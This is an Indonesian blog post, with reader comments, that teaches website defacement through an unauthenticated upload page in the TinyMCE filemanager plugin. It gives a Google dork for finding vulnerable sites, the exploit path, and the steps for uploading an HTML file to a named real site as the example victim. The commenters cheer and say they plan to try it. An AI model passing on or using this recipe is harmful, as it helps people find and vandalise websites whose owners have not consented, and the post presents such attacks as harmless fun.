Kali ini saya akan share teknik deface yang kemarin saya dapat dari bang ENno. Tekniknya cukup mudah terutama bagi yang newbie culun seperti saya. :v
Bahan :
- Google Dork : inurl:tiny_mce/plugins/filemanager [untuk dork lain silahkan dikembangkan sendiri]
- Exploit : [localhost]/PATH/tiny_mce/plugins/filemanager/insertfile/insert_file.php
Sekarang kita mulai prakteknya.
- Buka google dan cari target dengan dork diatas.
- Sebagai contoh saya pilih http://rofel.pl/tiny_mce/plugins/filemanager/
- masukkan exploitnya sehingga menjadi http://rofel.pl/tiny_mce/plugins/filemanager/InsertFile/insert_file.php
- Upload filenya. Sebagai contoh saya upload file dengan nama suram.html

- Jika upload sukses, maka kalian akan melihat alamat filenya di bawah. Yaitu di http://rofel.pl/upload/suram.html
- Dan sekarang, foto nabilahJKT48 sudah terpasang di web tersebut. :v
Ekstensi file yang adpat diupload adalah html, pdf, txt, doc, jpg . Tidak support file .php sehingga tidak bisa upload shell.
CMS Webconstructor File Upload Vulnerability
Thanks to : ENNo Area
lagi-lagi saya hanya bisa hadir duduk manis untuk mencoba menyimak sobat 🙂
Sambil praktek biar tau. :v
pagi-pagi saya sudah dapet ilmu nih, makasih sob
Sama2. :v
nyimak sob.., emank terlihat simple, thx sdh berbagi *smile
iya kawan
hehehehe masih nggak ngerti saya sob. waduh gawat nih..bisa ketinggalan jauh ilmu saya hehehehe
:v
Ngefans sama nabilah ya kak ? :d
hehehehehe
hha… asek2 ….aku coba ah … sama seperti yang di forum kayaknya ya
:v
eh, emang kamu ikut forum apa ya? Pengen tau aja. :v
haduh, knp aku blm ngerti jg ya?
nice info kang sayangnya saya belum tertarik utnuk begituan dosa ntar
Hack is art. Remember it ! :v
Tes di coba ngedeface,. Thank you infonya gan
Ijin mempraktekan biar lebih paham, makasih.
masih sama nih sob sama temen2 diatas…hanya bisa nyimak ya sob..
#udah kelar. nih Ul .semesternya 🙂
Sudah. :v
masih soal deface ya sob! tanpa praktek. sulit juga memahaminya. tapi kalo dipraktek'in kasian deh yg buat bahan uji coba!
gak apa2 kok. :v